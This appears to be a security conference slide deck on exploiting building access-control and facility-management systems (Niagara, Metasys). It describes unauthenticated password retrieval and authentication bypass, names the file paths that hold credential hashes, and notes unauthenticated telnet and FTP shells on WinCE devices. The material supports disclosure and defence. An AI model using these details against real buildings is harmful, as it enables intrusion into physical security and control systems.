

Owning a Building

Exploiting Access Control and Facility Management Systems

Billy Rios

Director of Threat Intelligence

Qualys

About:Me

@XSSNIPER

- Qualys
 - Director of Vulnerability Research and Threat Intelligence
- SpearPoint Security (Acquired by Cylance)
 - Founder/CEO
- Google (Previously)
 - TL for the Google Security Team (WOOPS)
 - Security Release Engineer - Google Plus

About:Me

@XSSNIPER

- Security PM – Microsoft (Previously)
 - Security PM for Internet Explorer
 - Security Release Engineer Online Services
- Education
 - 2006 MBA
 - 2004 MSIS
 - 2000 BA Business

About:Me

@XSSNIPER

- Publications:
 - Hacking the Next Generation – O'Reilly
 - Inside Cyber Warfare – O'Reilly
 - The Virtual Battlefield – IOS Press
- ICS Vulnerability Research:
 - Over 30 publically credited in ICS-CERT advisories
 - Vendor Assistance
 - Over 1000 individual issues reported to DHS

TLP = WHITE

INCIDENT RESPONSE ACTIVITY - Continued

COMPROMISE VIA “CREDENTIAL STORAGE” VULNERABILITY

ICS-CERT recently learned of an incident that occurred early last year involving hackers who penetrated the building energy management system (EMS) of a New Jersey manufacturing company. According to the source, intruders successfully exploited a weak credential storage vulnerability to access the organization’s Tridium Niagara AX building EMS. The intruders were able to identify the Internet facing devices using the SHODAN search engine and compromised the system by taking advantage of weak authentication credentials.

The incident in New Jersey was similar to another incident that occurred in early 2012 where a state government facility’s building EMS was also compromised. In this incident, the facility was compromised by an intruder who was able to exploit weak

energy management, building automation, telecommunications, security automation, and total facilities management applications.

WATERING HOLE ATTACKS

In early January 2013, ICS-CERT became aware of and issued an alert to warn of watering hole attacks that used two vulnerabilities, including a zero-day (0-day) vulnerability affecting Microsoft Internet Explorer (IE), Versions 6, 7, and 8.


This zero-day was reportedly being used in at least two watering hole attacks against the Council of Foreign Relations (CFR) and Capstone Turbine Corporation where attackers compromised the Web sites with malware in order to target visitors of those Web sites.

Watering hole attacks involve compromising legitimate Web sites with malware in an attempt to infect visitors of those sites. Web sites thought to be of interest to particular organizations are often chosen in the hopes that end-users will visit them and become infected with


ICS-CERT recently learned of an incident that occurred early last year involving hackers who penetrated the building energy management system (EMS) of a New Jersey manufacturing company. According to the source, intruders successfully exploited a weak credential storage vulnerability to access the

The incident in New Jersey was similar to another incident that occurred in early 2012 where a state government facility's building EMS was also compromised. In this incident, the facility was compromised by an intruder who was able to exploit weak authentication settings on the system's Internet-accessible Niagara interface and manipulate set points to change the temperature settings. (see February 2012 Monthly Monitor).


Intelligent Building



Facility Management Systems



Card Access



Tenant Billing



Video



Energy



Intrusion



Elevator



HVAC



Lighting


System Interaction: Unoccupied building, Saturday night

Facility Management Systems

“Access Granted,
Zone 4”



Card Access



Tenant Billing



Video



Energy



Intrusion



Elevator



HVAC



Lighting


System Interaction: Scott swipes card at main entrance, works on 4th floor South

Facility Management Systems

“Access Granted,
Zone 1”



Card Access



Tenant Billing

“Camera Preset 1,
Initiate Recording”

HTTP



Video



Intrusion



Elevator



HVAC




Energy



Lighting


System Interaction: Video system needs to verify and record Scott's entrance

Facility Management Systems




System Interaction: Alarm system armed, need to disarm 4th floor intrusion zone

Facility Management Systems




System Interaction: Allow access to 4th floor

Facility Management Systems




System Interaction: It is hot in Scott's office, turn on AC

Facility Management Systems




System Interaction: Scott needs light on 4th floor hallway and office

Facility Management Systems



System Interaction: Lights and AC for Scott used 50 kWh

Facility Management Systems



System Interaction: Invoice Scott for \$150 of after hours energy usage

Device Password Retrieval Vulns

- Niagara Framework
 - Unauthenticated user can retrieve the device passwords
 - Password is “encoded”, we’ve written a routine to decode the encoded password
 - Clear text password can be used to gain administrative access to the device
 - Administrative access can be used to gain ROOT or SYSTEM on the underlying device
- MetaSys
 - Unauthenticated user can retrieve the device password hashes (SHA1)
 - Unauthenticated Password Reset for any user
 - Authentication Bypass
 - Compromise of the underlying system at SYSTEM

Tridium – Niagara Framework




Johnson Controls - MetaSys



Physical Security is Important

- Physical access typically allows:
 - Compromise through console access
 - Use of technician/service credentials to access maintenance menus
- Access to the Building Automation and Control Network (BACnet)





Device Password Retrieval Vulns

- Niagara Framework – Issues fixed and addressed by the latest security patches
- MetaSys – No response from the vendor ☹️
- Reported 11/22/2013 to DHS via ICS-CERT

A Deeper Look into MetaSys

- The device we have runs on WinCE
- IDA Pro tells us portable executables are for x86
- Some of files are .NET assemblies!

Metasys Filesystem

- Flash:/Metasys contains all the audit logs and configuration files
- Flash:/Metasys/SecureDB/SecurityDB.xml contains users and password hashes
- MetasysSysAgent account is the “Metasys System Agent” and has the USERID of 1

```
<tblUser>
  <UserId>1</UserId>
  <UserName>MetasysSysAgent</UserName>
  <Password>[REDACTED]</Password>
  <ForcePasswordChange>false</ForcePasswordChange>
  <CreateDate>2002-08-01T15:36:24.487-04:00</CreateDate>
  <ModifyDate>2002-11-11T15:18:17.413-05:00</ModifyDate>
  <AccountLockedOut>false</AccountLockedOut>
  <AccountDisabled>false</AccountDisabled>
  <AccountExpiration>0</AccountExpiration>
  <CanChangePassword>true</CanChangePassword>
  <PolicyId>1</PolicyId>
  <LoginCounter>0</LoginCounter>
  <LastPasswordChangeDate>2002-08-01T15:36:24.487-04:00</LastPasswordChangeDate>
  <LastPasswordHistoryDate>2002-08-01T15:36:24.487-04:00</LastPasswordHistoryDate>
  <UserDescription>Metasys System Administrator</UserDescription>
  <SingleAccessUser>false</SingleAccessUser>
  <FullName>Metasys System Agent</FullName>
  <EmailAddress />
  <PhoneNumber />
  <EnableAudibleAlarm>false</EnableAudibleAlarm>
  <UserDefined>false</UserDefined>
  <TempUser>false</TempUser>
  <TempUserExpireDate>2099-02-01T00:00:00-05:00</TempUserExpireDate>
  <UserCanModifyProfile>true</UserCanModifyProfile>
  <UserCanViewDefaultTree>true</UserCanViewDefaultTree>
  <LanguageSetValue>en_US</LanguageSetValue>
  <DefNavViewSetValue />
  <AcceptedTerms>true</AcceptedTerms>
```

Captain Obvious

- WinCE typically has unauthenticated telnet open, which drops you to a shell
- WinCE also typically has unauthenticated FTP open, which gives you access to system files



Metasys File system

- Flash:/Storage contains crashdumps and associated memdumps
- Flash:/Storage/Metasys/Preferences stores user and system preferences
- Flash/Storage/Metasys/SecureDB has another copy of the SecurityDB.xml file, as well as the "Metasys" database (SDF file)

Metasys File system

- Flash:/Storage/Metasys/wwwroot/MetasysXXX contains application logic for the web interface
- Webroot contains ~50 different jar files, may of which get deployed to the client
- Flash:/Storage/Metasys/wwwroot/metasysXXX/WS contains webservice code

Metasys Web Services

- All application logic is contained within precompiled binaries in the `flash:/storage/Metasys/wwwroot/metasysXXX/WS/bin` directory
- Most of the binaries are .NET assemblies!
- Reversing these binaries revealed some interesting bugs 😊

